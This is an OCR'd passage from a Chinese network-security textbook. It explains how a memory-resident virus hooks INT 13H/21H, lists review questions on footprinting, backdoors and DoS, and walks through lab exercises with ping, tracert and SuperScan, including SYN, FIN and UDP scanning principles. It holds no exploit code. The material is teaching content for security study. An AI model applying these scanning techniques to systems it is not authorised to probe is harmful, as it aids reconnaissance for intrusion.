对于病毒的被动传染而言,其传染过程是随着复制磁盘或文件工作的进行而进行的,而对于计算机病毒的主动传染而言,其传染过程是这样的:在系统运行时,病毒通过病毒载体即系统的外存储器进入系统的内存储器,常驻内存,并在系统内存中监视系统的运行。在病毒引导模块将病毒传染模块驻留内存的过程中,通常还要修改系统中断向量入口地址(例如 INT 13H 或 INT 21H),使该中断向量指向病毒程序传染模块。这样,一旦系统执行磁盘读写操作或系统功能调用,病毒传染模块就被激活,传染模块在判断传染条件满足的条件下,利用系统 INT 13H 读写磁盘中断把病毒自身传染给被读写的磁盘或被加载的程序,也就是实施病毒的传染,然后再转移到原中断服务程序执行原有的操作。

3.5.3 计算机病毒的防范

可以采取以下措施防范计算机病毒:有规律地备份系统关键数据;制作应急盘;提高

对光盘的警觉；限制使用计算机的人的数量；使用360安全卫士系列软件。

习题 3

1. 什么是因特网上的踩点？都有哪些踩点技巧？
2. 什么是端口扫描？都有哪些扫描技术？
3. 网络踩点与网络扫描有什么区别？
4. Windows 系统有哪些查点方法？
5. 如何利用工具获取 Windows 系统 System 账户的权限？
6. Windows 系统有哪些创建后门的工具？
7. 有哪些拒绝服务的攻击方法？
8. 缓冲区溢出攻击的基本原理是什么？
9. 木马系统各部分的作用是什么？

实训 3.1　Ping、Tracert 和 Sam Spade 网络探测

【实训目的】

熟练掌握 Ping、Tracert 和 Sam Spade 三种扫描工具。

【实训环境】

局域网、连接到 Internet、实训软件。

【实训内容】

1. Ping

Ping 目标主机是否存活，如图 3-15 所示。

```
命令提示符

C:\>ping 192.168.1.101

Pinging 192.168.1.101 with 32 bytes of data:

Reply from 192.168.1.101: bytes=32 time<1ms TTL=64
Reply from 192.168.1.101: bytes=32 time<1ms TTL=64
Reply from 192.168.1.101: bytes=32 time<1ms TTL=64
Reply from 192.168.1.101: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.101:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>_
```

图 3-15　Ping 目标主机

2. Tracert

Tracert 记录到达目标主机的路径，如图 3-16 所示。

3. Sam Spade

Sam Spade 记录到达目标主机的路径，如图 3-17 所示。

```
命令提示符

C:\>tracert www.hacz.edu.cn

Tracing route to www.hacz.edu.cn [210.42.224.11]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  192.168.1.1
  2    21 ms    23 ms    21 ms  1.193.56.1
  3    22 ms    20 ms    20 ms  69.123.85.222.broad.zz.ha.dynamic.163data.com.cn
 [222.85.123.69]
  4    27 ms    23 ms    23 ms  161.123.85.222.broad.zz.ha.dynamic.163data.com.c
n [222.85.123.161]
  5    38 ms    38 ms    38 ms  202.97.48.201
  6    58 ms    56 ms    57 ms  202.97.35.69
  7    50 ms    49 ms    49 ms  202.97.50.174
  8     *        *        *     Request timed out.
  9    57 ms    58 ms    56 ms  202.127.216.201
 10    73 ms    75 ms    72 ms  202.112.36.253
 11    75 ms    74 ms    75 ms  202.112.36.249
 12    74 ms    75 ms    72 ms  202.112.53.157
 13    73 ms    73 ms    75 ms  bjwh4.cernet.net [202.112.46.65]
 14    72 ms     *        *     202.112.61.50
 15    75 ms    75 ms    75 ms  202.112.38.30
 16    80 ms    83 ms   105 ms  210.43.146.37
 17    86 ms    84 ms     *     210.43.145.242
 18   170 ms   169 ms   168 ms  222.21.219.18
 19     *        *        *     Request timed out.
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.

C:\>
```

图 3-16　Tracert 记录路径




图 3-17　Sam Spade 记录路径

实训 3.2　SuperScan 网络扫描

【实训目的】

(1) 熟悉端口扫描的原理；通过练习使用网络端口扫描器，了解目标主机开放的端口和服务程序，从而获取系统的有用信息，发现网络系统的安全漏洞。

(2) 掌握在 Windows 下，如何使用 SuperScan 进行网络端口扫描。

【实训环境】

(1) 局域网环境，2～3 台 Windows Server 2003 服务器，一台客户机，开放服务。

(2) SuperScan 是对目标主机的安全性弱点进行扫描检测的工具软件。它具有数据分析功能，通过对端口的扫描分析，可以发现目标主机开放的端口和所提供的服务，以及相应服务软件版本和这些服务软件的安全漏洞，从而能及时了解目标主机存在的安全隐患。

(3) 扫描工具根据作用的环境不同，可分为两种类型：网络漏洞扫描工具和主机漏洞扫描工具。主机漏洞扫描工具是指在本机运行的扫描工具，以期检测本地系统存在的安全漏洞。网络漏洞扫描工具是指通过网络检测远程目标网络和主机系统存在漏洞的扫描工具。

【实训内容】

1. SuperScan

SuperScan 的界面如图 3-18 所示。



图 3-18　SuperScan

2. SuperScan对本地主机进行主机名解析和端口扫描

TCP数据包首部结构如图3-19所示。




图3-19　TCP数据包首部结构

(1) SYN用来建立连接。

(2) ACK为确认标志位，例如，当SYN＝1，ACK＝0表示请求连接的数据包；当SYN＝1，ACK＝1表示接受连接的数据包。

(3) FIN表示发送端已经没有数据可传了，希望释放连接。

(4) RST位用于复位错误的连接，比如收到的一个数据分段不属于该主机的任何一个连接，则向远端计算机发送一个RST＝1的复位数据包，拒绝连接请求。

1) TCP SYN扫描

本地主机向目标主机发送SYN数据段，如果远端目标主机端口开放，则回应SYN＝1，ACK＝1，此时本地主机发送RST给目标主机，拒绝连接。如果远端目标主机端口未开放，则会回应RST给本地主机。

由此可知，根据回应的数据段可判断目标主机的端口是否开放。由于TCP SYN扫描没有建立TCP正常连接，所以降低了被发现的可能，同时提高了扫描性能。

2) TCP FIN扫描

本地主机向目标主机发送FIN＝1，如果远端目标主机端口开放，则丢弃此包，不回应；如果远端目标主机端口未开放，则返回一个RST包。FIN扫描通过发送FIN的反馈判断远端目标主机的端口是否开放。

由于这种扫描方法没有涉及TCP的正常连接，所以使扫描更隐秘，也称为秘密扫描。这种方法通常适用于UNIX操作系统主机，但有的操作系统(如Windows 2003)不管端口是否打开，都回复RST，这时这种方法就不适用了。

3) UDP ICMP扫描

这种方法利用了UDP，当向目标主机的一个未打开的UDP端口发送一个数据包时，会返回一个ICMP_PORT_UNREACHABLE错误，这样就会发现关闭的端口。

• 对于两台计算机间的任一个TCP连接，一台计算机的一个[IP地址：端口]套接字会和另一台计算机的一个[IP地址：端口]套接字相对应，彼此标识着源端、目的端上数据包传输的源进程和目标进程。这样网络上传输的数据包就可以由套接字中的IP地址和端口号找到需要传输的主机和连接进程了。可见，端口和服务进程一一对应，扫描开放的端口，可以判断计算机中正在运行的服务进程。

- TCP/UDP 的端口号在 0～65535 范围之内，其中 1024 以下的端口给常用的网络服务。例如，21 端口为 FTP 服务，23 端口为 Telnet 服务，25 端口为 SMTP 服务，80 端口为 HTTP 服务，110 端口为 POP3 服务等。图 3-20～图 3-22 所示为扫描端口 20 至端口 80，设置端口列表。




图 3-20　设置端口




图 3-21　扫描端口

